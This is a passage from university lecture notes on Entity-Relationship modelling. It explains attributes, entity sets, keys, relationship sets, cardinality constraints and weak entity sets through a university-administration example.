The graphical representation of ER-diagrams further supports the usage of the ER-model during conceptual design: ER-diagrams are typically much **easier to understand and reason about** by both programmers and non-programmers than typical **lower-level database schemas**. Furthermore, as we shall see in Chapter 3, ER-diagrams are easy to **translate to lower-level database schemas** that can be used by DBMSs. Hence, even after the conceptual design, ER-diagrams can serve as **high-level documentation** of the lower-level database schemas used.

To illustrate the building blocks of the ER-model and of ER-diagrams, we will continue to use the running example of a university administration based on Example 1.2:

Example 2.3. Among other things, a typical university administration database maintains:

1. Personal information on **students**, **faculty members**, and **staff**.
2. Information on the undergraduate and graduate **programs** offered.
3. The **courses** offered, the **programs** these courses are part of, the students **enrolled** in these courses, and the **faculty and staff** teaching these courses.
4. Details on student **projects**, e.g., summer research projects and thesis projects.
5. **Course grades** and other details that end up in the transcripts of students.

In this chapter, we introduce the **building blocks** of the ER-model (e.g., entities and relationships) and the **graphical representation** used to express these building blocks in ER-diagrams. We introduce these building blocks in two steps: first, in Section 2.1, we focus on **attributes**, **entities**, and **relationships**, the elementary building blocks of ER-models. Next, in Section 2.2, we focus on extended building blocks that further support the **semantic** modeling of data. After introducing the building blocks of the ER-model, we discuss in Section 2.3 how these building blocks can be used to their full potential during conceptual design.

Remark. Unfortunately, the ER-model and their graphical representation via ER-diagrams are **not standardized**. Consequently, several **distinct flavors of ER-diagrams** exists, each supporting different building blocks or using a notation for these building blocks other than the one used in these notes. Differences in notation are especially prevalent when expressing cardinality constraints of relationship sets (see Section 2.1.4).

In these notes, we have opted for a set of notations such that each building block has a **clearly distinct** notation from the other building blocks, this to improve readability of the notation. Due to the lack of standardization, the notation used by other resources and by ER-diagram drawing tools is likely to differ from the notation used in these notes, however.

2.1 Elementary building blocks of ER-diagrams

First, we introduce the three types of elementary building blocks of ER-diagrams: attributes (Section 2.1.1), entities (Section 2.1.2), and relationships (Section 2.1.3). We call these blocks **elementary** because **all data** that can be effectively modeled via an ER-diagram can already be modeled using only these building blocks.

2.1.1 Attributes

An **attribute** is used to represent a single data value. Each attribute has a **name** and a **domain** that specifies what the valid **values** for the attribute are. For example, the domain of an attribute can be values of type `text`, `numeric`, `Boolean`, `date`, or `time`. Alternatively, the **domain** of an attribute is referred to as its **type**.

Example 2.4. Consider the student Adriana. Adriana has a *name*, a unique university-provided *e-mail address*, a unique *student number*, *starting date*, and *date of birth*. Each of these data values can be represented by an attribute as illustrated in Figure 2.1.

Attribute Name	Attribute Domain	Attribute Value
name	`text`	Adriana
e-mail	`text`	`Adriana@university.example.edu`
student number	`numeric`	0123456
starting date	`date`	September 1, 2023
date of birth	`date`	April 17, 2005

Figure 2.1: Five attributes representing data values related to the student Adriana.

The **domain** of an attribute can be a generic data type (e.g., `text` or `numeric`). Often, a further restricted set of values can be useful, however.

Example 2.5. Although we represent e-mail addresses as `text`, not all textual values are valid e-mail addresses. We can express this by requiring that the domain of the **e-mail** attribute of Figure 2.1 consists of **only e-mail addresses**. Furthermore, in this example the e-mail addresses are provided by the university and, hence, will all end with `university.example.edu`. Likewise, we can require that the domain of the **date of birth** attribute must be a date in the past. Furthermore, even when accounting for child prodigies, it is likely that the date of birth of any student is more than ten years in the past.

The **schema of an attribute** defines the **name** of the attribute and its **domain**. In an ER-diagram, we represent the schema of an attribute by an **ellipse**. We illustrated this representation of the schema of an attribute in Figure 2.2.




Figure 2.2: The schema representing the attribute named *Attribute Name* with domain **Domain**.

Example 2.6. In Figure 2.3, we define the schema of the *name* attribute described in Example 2.4.




Figure 2.3: The schema representing the *name* attribute of Example 2.4.

The schema representation of Figure 2.2 includes the domain of the attribute. In large ER-diagrams, the domain information can quickly become overwhelming. Hence, often the domains of attributes are omitted from the notation and are only described in the documentation that accompanies the ER-diagram.

Attributes are not used in isolation: they are the basic building block used by entities (Section 2.1.2), relationships (Section 2.1.3), weak entities (Section 2.2.1), and is-a hierarchies (Section 2.2.2) to represent data values.

2.1.2 Entity sets and keys

An **entity** represents any **unique thing** that can exist on itself. As such, entities resemble **objects** in object-oriented programming languages. Each entity is defined by a set of **attributes**.

Example 2.7. Consider the student Adriana of Example 2.4. Within the university administration database, Adriana can be represented by an **entity** defined by the set of five attribute of Figure 2.2.

The **schema of an entity** defines the schemas of the **attributes** of the entity. Hence, the schema of an entity defines the name and domain of each attribute of the entity. An **entity set** is a **named** set of **entities** with the same schemas.

Example 2.8. The student entity for Adriana can be held by the entity set named **Student**.

Consider an entity set **S** holding entities with attributes named $\mathcal{A}$. We say that the set $\mathcal{B} \subseteq \mathcal{A}$ is a **superkey** for the entity set **S** if the attribute values for the attributes named $\mathcal{B}$ always **uniquely identify an entity** in the entity set **S**. Hence,

1. if we pick entities $v, w \in \mathbf{S}$ that agree on all attributes named $n \in \mathcal{B}$, then they must be the same entity ($v = w$); and

2. if we pick distinct entities $v, w \in \mathbf{S}$, then they must have a distinct value for at-least one attribute named n, $n \in \mathcal{B}$.

A **candidate key** (or, simply, a **key**) is a superkey of minimal size: if $\mathcal{B}$ is a superkey of entity set **S** and no subset $\mathcal{B}' \subset \mathcal{B}$ is a superkey of entity set **S**, then $\mathcal{B}$ is a candidate key of entity set **S**. Usually, we choose one candidate key as the **primary key** that we use to identify entities. Typically, the best choice for a primary key is an attribute whose value never changes.

Example 2.9. The entity set **Student** has **two candidate keys**: for each student, their *e-mail address* and their *student number* are unique. As *e-mail addresses* might change (e.g., due to name changes), we choose the *student number* as the **primary key** of the **Student** entity set. Any set of attributes that includes the *e-mail* or the *student number* attribute is a **superkey**, e.g., both *e-mail* and *e-mail*, *starting date* are superkeys.

The **schema of an entity set** defines the **name** of the entity set, the **schema of the attributes** each entity in the entity set should have, and the one-or-more **candidate keys** of the entity set. Note that **every** entity set is required to have at-least one candidate key, the primary key.

In an ER-diagram, we represent the schema of an entity set by a **rectangle** labeled with its **name**. Connected to this rectangle are the schemas of the attributes of the entity set. Finally, the primary key is represented by **underlining** all attribute names part of the primary key. We illustrated this representation of the schema of an entity set in Figure 2.4. ER-diagrams have no notation to indicate candidate keys beside the primary key. Typically, such additional candidate keys are described in the documentation that accompanies the ER-diagram.




Figure 2.4: The schema representing the entity set named **Entity Set Name** and with four attributes named *Attribute Name 1*, *Attribute Name 2*, *Attribute Name 3*, and *Attribute Name 4*. The attributes named *Attribute Name 1* and *Attribute Name 2* are the **primary key**.

Example 2.10. In Figure 2.5, we define the schema of the entity set **Student**. Note that we did not define that the attribute *e-mail* is a candidate key.




Figure 2.5: The schema of the entity set **Student**.

2.1.3 Relationship sets

A **relationship** between two-or-more entity sets $\mathbf{S}_1, \ldots, \mathbf{S}_n$ represents a unique connection between entities $e_1 \in \mathbf{S}_1, \ldots, e_n \in \mathbf{S}_n$. Usually, relationships are **binary** and involve **exactly two** entity sets. A relationship can have zero-or-more **attributes** that carry additional data about the relationship.

Example 2.11. In the Spring term, the students Adriana and Bartel both enrolled in Discrete Mathematics. In the Fall term, Adriana is enrolled in the courses Databases and Data Structures and Bartal enrolled only in Databases. Assume the students Adriana and Bartel are both represented by entities in the entity set **Student** and that the courses Discrete Mathematics, Databases, and Data Structures are all represented by entities in the entity set **Course**. We represent the above enrollment information using the five relationships of Figure 2.6.

Entity from Student	**Entity from Course**	**Attribute *term*: `text`**
ADRIANA	DISCRETE MATHEMATICS	Spring 2024
BARTEL	DISCRETE MATHEMATICS	Spring 2024
ADRIANA	DATABASES	Fall 2024
BARTEL	DATABASES	Fall 2024
ADRIANA	DATA STRUCTURES	Fall 2024

Figure 2.6: Five relationships between students and courses describing enrollment data.

The **schema of a relationship** defines the **entity sets involved** in the relationship together with the schemas of the **attributes** of the relationship. A **relationship set** is a **named** set of **relationships** with the same schemas. Within a relationship set, relationships are **uniquely identified** by the entities they connect. Hence, a relationship set cannot have distinct relationships that only differ in their attributes.

Example 2.12. The five relationships between students and courses of Example 2.11 are part of a relationship set called Enroll.

Unfortunately, Bartel failed the course Discrete Mathematics in the Spring 2024 term. Hence, Bartel wants to retake that course in the Spring 2025 term. This situation cannot be represented by the relationship set Enroll: Enroll cannot have a second relationship between student Bartel and course Discrete Mathematics. In later examples, we will illustrate several ways to properly represent re-enrollment.

The **schema of a relationship set** defines the **name** of the relationship set, the **entity sets** that should be involved in each relationship in the relationship set, and the **schema of the attributes** each relationship in the relationship set should have. In an ER-diagram, we represent the schema of an relationship set by a **diamond** labeled with its **name**. Connected to this diamond are the schemas of the involved entity sets and the attributes of the relationship set. We illustrated this representation of the schema of an entity set in Figure 2.7.

Example 2.13. In Figure 2.8, we define the schema of the Enroll relationship set. To support students retaking a course, we can replace the *term* attribute by a **Term** entity set. By doing so, we obtain relationship set Enroll′ whose structure is defined by the ER-diagram of Figure 2.9, **top**. Using this structure, we can finally represent the fact that Bartel will retake Discrete Mathematics. In Figure 2.9, **bottom**, we present the resulting relationship set. Note that Enroll′ holds **ternary relationships**.

Relationships do not necessary have to connect entities from distinct entity sets: relationships can also relate two-or-more entities from a single entity set. Such relationship sets are said to be **self-referential** or **recursive**. In this case, the **role** of each entity is usually included in ER-diagrams defining the schema of the relationship.

Example 2.14. Consider the schema Friend_of of Figure 2.10, **left**. In this schema, the relationship set Friend_of relates students with their friends. In Figure 2.10, **right**, we list three relationships in Friend_of.




Figure 2.7: The schema representing the relationship set named Rel. Set Name holding relationships with attributes *Attribute Name 1* and *Attribute Name 2* and connecting entities from entity sets **Entity Set 1**, **Entity Set 2**, . . . , **Entity Set** n.






Figure 2.8: The schema of the Enroll relationship set that can hold the relationships of Figure 2.6. We have omitted the attributes of entity sets **Student** and **Course**.



Entity from Student	Entity from Course	Entity from Term
ADRIANA	DISCRETE MATHEMATICS	SPRING 2024
BARTEL	DISCRETE MATHEMATICS	SPRING 2024
BARTEL	DISCRETE MATHEMATICS	SPRING 2025
ADRIANA	DATABASES	FALL 2024
BARTEL	DATABASES	FALL 2024
ADRIANA	DATA STRUCTURES	FALL 2024

Figure 2.9: The schema of an alternative enrollment relationship set that supports students enrolling for the same course in multiple terms. On the top, the schema of this alternative relationship set **Enroll′**. We have omitted the attributes of entity sets **Student** and **Course**. On the bottom, six relationships between students, courses, and terms adhering to the structure defined by **Enroll′**.

This dataset indicates that Adriana and Bartel are mutual friends. In addition, Adriana does consider Cecilia a friend (but not the other way around).



Entity from **Student** (role: student)	Entity from **Student** (role: friend)
ADRIANA	BARTEL
BARTEL	ADRIANA
ADRIANA	CECILIA

Figure 2.10: The relationship set Friend_of connecting students with their friends. On the left, the schema of the relationship set Friend_of. We have omitted the attributes of the entity set **Student**. On the right, three relationships that belong to the relationship set **Friend_of**.


2.1.4 Cardinality constraints

Up until now, all relationship sets we have seen allow many-to-many relationships: each of the involved entities can participate in any number of relationships within the relationship set. Not all relationships are many-to-many, however.

Example 2.15. The university administration can require that students are part of one major program and at-most two additional programs (e.g., minors, dual bachelors). Likewise, the administration can require that each course is affiliated with exactly one department (whom is responsible for its administration).


Consider a relationship set R connecting entities from entity sets $\mathbf{S}_1, \ldots, \mathbf{S}_n$. A cardinality constraint on the participation of entity set $\mathbf{S}_1$ in relationship set R puts requirements on how many relationships in R each entity $e \in \mathbf{S}_1$ is part of. For example, the cardinality constraint $l \ldots h$, with $0 \leqslant l \leqslant h \leqslant \infty$, expresses a minimum bound l and maximum bound h on the participation of each entity $e \in \mathbf{S}_1$: if x is the number of relationships in R that e is part of, then the cardinality constraint $l \ldots h$ is satisfied if $l \leqslant x \leqslant h$ holds.

We can include the cardinality constraint $l \ldots h$ of a relationship set R in the ER-diagram that defines the schema of R. We express the cardinality constraint $l, \ldots, h$ by using a labeled connection




to connect the rectangle representing the schema of entity set $\mathbf{S}_1$ with the diamond representing the schema of relationship set R. In addition, ER-diagrams support dedicated notations for the three most common types of cardinality constraints:

1. Relationship set R requires at-most once participation of $\mathbf{S}_1$ if the cardinality constraint $0 \ldots 1$ is enforced on $\mathbf{S}_1$: every entity $e \in \mathbf{S}_1$ is part of at-most one relationship in R. In an ER-diagram, we express at-most once participation by using an open arrow


   to connect the rectangle representing the schema of entity set $\mathbf{S}_1$ with the diamond representing the schema of relationship set R.

2. Relationship set R requires exactly-once participation of $\mathbf{S}_1$ if the cardinality constraint $1 \ldots 1$ is enforced on $\mathbf{S}_1$: every entity $e \in \mathbf{S}_1$ is part of exactly one relationship in R. In an ER-diagram, we express exactly once participation by using a filled arrow


to connect the rectangle representing the schema of entity set $\mathbf{S}_1$ with the diamond representing the schema of relationship set R.

3. Relationship set R requires **total** participation of $\mathbf{S}_1$ if the cardinality constraint $1 \ldots \infty$ is enforced on $\mathbf{S}_1$: every entity $e \in \mathbf{S}_1$ is part of **at-least one** relationship in R. In an ER-diagram, we express **total** participation by using a **thick connection**



to connect the rectangle representing the schema of entity set $\mathbf{S}_1$ with the diamond representing the schema of relationship set R.

In the above, we looked at schemas that put cardinality constraints on **one** participating entity set of a relationship set. Schemas can also put cardinality constraints on multiple participating entity sets. For example,



expresses that relationship set R represents a **bijection** between entity sets **A** and **B**: each entity in **A** is related to exactly one entity in **B** and vice versa. Furthermore, cardinality constraints are not limited to only binary relationship sets: cardinality constraints can also be put on relationship sets involving more than two entity sets.

Example 2.16. Assume we have entity sets **Student**, **Program**, **Course**, and **Faculty**. The university could require that each course is organized by **exactly one** program, that each course has **at-least one** teacher assigned, and that students are mentored by **at-most** one faculty member. Each of these requirements can be expressed by binary relationship sets.

The university recognizes that most programs require that their students complete a **final project**. Each final project has a **startdate**, is **organized** by a single program, and is **supervised** by a single faculty member. Hence, we can represent the final project as a ternary relationship set relating the student, the organizing program, and the supervising faculty member.

In Figure 2.11, we present the schema to represent these relationship sets and cardinality constraints. Note that the constraints in this schema require that the student partakes in exactly-one final project. This is likely **not correct**: most students will only work on a final project in their final year.

The usage of non-binary relationship sets always requires caution, especially when cardinality constraints are involved: in this case it is very easy to wrongly express the cardinality constraints of a relationship set.

Example 2.17. Closer inspection shows that the cardinalities in the ternary relationship set Project in the schema of Figure 2.11 are not correct. Students can finish **multiple programs**, e.g., a Bachelor in Computer Science followed by a Master in Computer Science, and each of these programs might require the completion of a final project. Hence, the cardinalities of Project must be as follows:

1. A student s can partake at-most once **per program**. The single relationship in Project of student s and program p effectively assigns a single supervisor to the final project student s needs to finish to complete program p.

2. There are no further restrictions on programs: multiple students can pursue final projects within a program and projects organized by a program can be supervised by any faculty member.

3. Likewise, there are no further restrictions on supervising faculty.

The cardinalities constraints in the schema of Figure 2.11 are stricter than the ones outlined above, as they do not allow students to partake in multiple final projects. We cannot fix this schema by just changing cardinalities: we need to model the final project in another way. In Example 2.27 (Section 2.2.1) and in Example 2.35 (Section 2.2.3), we will see two ways to do so.




Figure 2.11: A schema modeling the situation described in Example 2.16. We have omitted the attributes of all entity sets involved.

Where possible, cardinality constraints should be included in the schema and, in practice, be automatically enforced by the DBMS managing the database. Unfortunately, the business logic of an application can require cardinality constraints that are not easily expressible or verifiable. Typically, such constraints are described in the documentation that accompanies the ER-diagram and enforced by specialized logic in either the application or, if supported, in the DBMS.

Example 2.18. Assume that a standard term has a course load of 30 units and that individual courses represent a load between 3 and 15 units. To prevent students overloading themselves, the university requires that each student can only enroll for courses that, when combined, have a load of at-most 35 units per term. To deal with exceptional circumstances, individual students can request permission to have a higher course load. These requirements imply cardinality constraints on the relationship set representing enrollments (e.g., on Enroll in Figure 2.8), but we cannot express these constraints with the notations introduced in this section.

2.2 Extended building blocks of ER-diagrams

Next, we will look at three types of extended building blocks in ER-diagrams: **weak entities** (Section 2.2.1), **is-a hierarchies** (Section 2.2.2), and **aggregation** (Section 2.2.3). We call these building blocks **extended** because we do not strictly need them, a fact we shall prove later in Theorem 2.54 (weak entities), Theorem 2.56 (is-a hierarchies), and Corollary 2.48 (aggregation). Still, these extended building blocks are essential in practice: they make it easier to **semantically express why** things are related, whereas normal **relationships** only express **that** things are related.

2.2.1 Weak entity sets and partial keys

A **weak entity** is an **entity** that does not exist on itself: each weak entity depends on one-or-more **identifying entities**. Often, the connection between a weak entity and an identifying entity is that of **ownership**: conceptually, the identifying entity **owns** the weak entity.

Example 2.19. Multiple programs can organize courses with **identical names** and **course codes**. For example, the course **Databases** can refer to multiple courses: both the Computer Science and Software Engineering

program organize a course named **Databases**. These two courses have identical names and course codes. Hence, to distinguish these two courses, we need to also know which program is organizing the course.

Assume that all programs are represented by entities in the entity set **Program**. We can represent courses by weak entities that depend on their respective programs, as illustrated in Figure 2.12.

Entity from Program	Attribute *code*: `text`	Attribute *name*: `text`
COMPUTER SCIENCE	DM101	Discrete Mathematics
COMPUTER SCIENCE	DB101	Databases
SOFTWARE ENGINEERING	DB101	Databases
SOFTWARE ENGINEERING	DS101	Data Structures

Figure 2.12: Four courses. Each course is **uniquely defined within the program** that organizes the course.

The **identifying entity sets** of a weak entity that depends on entities $e_1 \in \mathbf{E}_1, \ldots, e_n \in \mathbf{E}_n$ are the entity sets $\mathbf{E}_1, \ldots, \mathbf{E}_n$. The **schema of a weak entity** defines the **identifying entity sets** together with the schema of the **weak entity** (the schemas of the attributes of the weak entity). A **weak entity set** is a **named** set of **weak entities** with the same schemas.

Example 2.20. We continue from the previous examples. The four weak entities of Figure 2.12 are part of a weak entity set named **Course**. The weak entities in **Course** each have a single identifying entity set: the entity set **Program**.

Consider a weak entity set $\mathbf{S}$ holding weak entities with attributes named $\mathcal{A}$ and with identifying entity sets $\mathbf{E}_1, \ldots, \mathbf{E}_n$. We say that the set $\mathcal{B} \subset \mathcal{A}$ is a **partial superkey** for the weak entity set $\mathbf{S}$ if the n identifying entities together with the attribute values for the attributes named $\mathcal{B}$ **uniquely identify a weak entity** in the weak entity set $\mathbf{S}$. Hence, if we pick distinct weak entities $v, w \in \mathbf{S}$, then they either must have distinct identifying entities, or must have a different value for at-least one attribute named $n \in \mathcal{B}$, or both. A **partial key** is a partial superkey of minimal size: if $\mathcal{B}$ is a partial superkey and no subset $\mathcal{B}' \subset \mathcal{B}$ is a partial superkey, then $\mathcal{B}$ is a partial key.

Example 2.21. We continue from the previous example. The attribute *code* is a partial key of the weak entity set **Course**. Likewise, the attribute *name* is a partial key of the weak entity set **Course**. The attributes *code*, *name* are a partial superkey, but not a partial key.

Consider, again, a weak entity set $\mathbf{S}$ holding weak entities with identifying entity sets $\mathbf{E}_1, \ldots, \mathbf{E}_n$. For each weak entity $w \in \mathbf{S}$ and each entity set $\mathbf{E} \in \{\mathbf{E}_1, \ldots, \mathbf{E}_n\}$, there exists a unique **identifying relationship** that connects weak entity w with an entity $e \in \mathbf{E}$. The **identifying relationship set** for weak entity set $\mathbf{S}$ and entity set $\mathbf{E}$ is a **named** set holding all these unique identifying relationships connecting weak entities in $\mathbf{S}$ with entities in $\mathbf{E}$.

The **schema of an identifying relationship set** defines the **name** of the identifying relationship set together with the **weak entity set** and the **entity set** that should be involved in each identifying relationship in the identifying relationship set.

The **schema of a weak entity set** defines the **name** of the weak entity set, the schemas of its **identifying relationship sets**, the **schema of the attributes** each weak entity in the weak entity set should have, and the **partial key(s)** of the weak entity set.

In an ER-diagram, we represent the schema of a weak entity set by a **double-bordered rectangle** labeled with its **name**. Connected to this double-bordered rectangle are the schemas of the attributes of the weak entity set. A single partial key can be represented by **dashed-underlining** all attribute names part of the partial key. Finally, we represent the schema of each identifying relationship set by a **double-bordered diamond** labeled with its **name** that connects the schema of the weak entity set via a **doubled-connection** and to the schema of the entity set via a **normal connection**. We illustrated this representation of the schema of an entity set in Figure 2.13. ER-diagrams have no notation to indicate multiple partial keys. Typically, other partial keys are described in the documentation that accompanies the ER-diagram.




Figure 2.13: The schema representing the entity set named **Weak E. S. Name** with four attributes named *Attribute Name 1*, *Attribute Name 2*, *Attribute Name 3*, and *Attribute Name 4* and with a single identifying entity set. The identifying entity set of the weak entity is the entity set named **Entity Set Name** and is identified via the identifying relationship set named Identifying R. S. Name. The attributes named *Attribute Name 1* and *Attribute Name 2* are the **partial key**.

Example 2.22. We continue from the previous examples. Assume that each program has a unique *code*: for example, the Computer Science and Software Engineering programs have codes "CS" and "SE". Furthermore, the university does not allow **empty** programs: each program **must** organize courses. In Figure 2.14, we define the schema of an entity set **Program** and a weak entity set **Course** according to the above requirements. Note that we did not define that the course name is a partial key.




Figure 2.14: The schema of the weak entity set **Course**.

The identifying relationship of a weak entity is an **integral part** of the weak entity: the one cannot exist without the other. Hence, from the perspective of a weak entity, its identifying relationships are **conceptually distinct** from other relationship sets it participates in. This is reflected in practice: identifying relationship sets cannot have attributes and are always binary. From the perspective of an identifying entity, the identifying relationship is a normal relationship, however. Hence, identifying relationships set can have **cardinality constraints** on the participation of identifying entities.

Example 2.23. In Figure 2.14, the entity set **Program** is the identifying entity set for the weak entity set **Course** with identifying relationship set C_by. This identifying relationship set has a cardinality constraint that enforces total participation of entity set **Program**: each program must organize at-least one course.

Remark. The limitation that identifying relationships cannot have attributes and must be binary **do not impact** the schemas we can model. To see this, we first consider **identifying relationships with attributes** $a_1, \ldots, a_n$. As an identifying relationship is an integral part of a weak entity W, we can simply add the attributes $a_1, \ldots, a_n$ to the weak entity W. Next, we consider **n-ary identifying relationships**, $n \geqslant 3$, that connect a weak entity W to $n-1 \geqslant 2$ identifying entities. Equally, we can use $n-1$ normal identifying relationships to connect W with these identifying entities.

A weak entity is **only distinct** from a normal entity with respect to their definition. As such, outside of their definition, weak entity sets can be used in **the same way** as normal entity sets. For example, weak entities can **partake in normal relationships** with other entities and weak entities can **themselves be the identifying entities** of other weak entities (or, equally, a weak entity can **own** other weak entities).

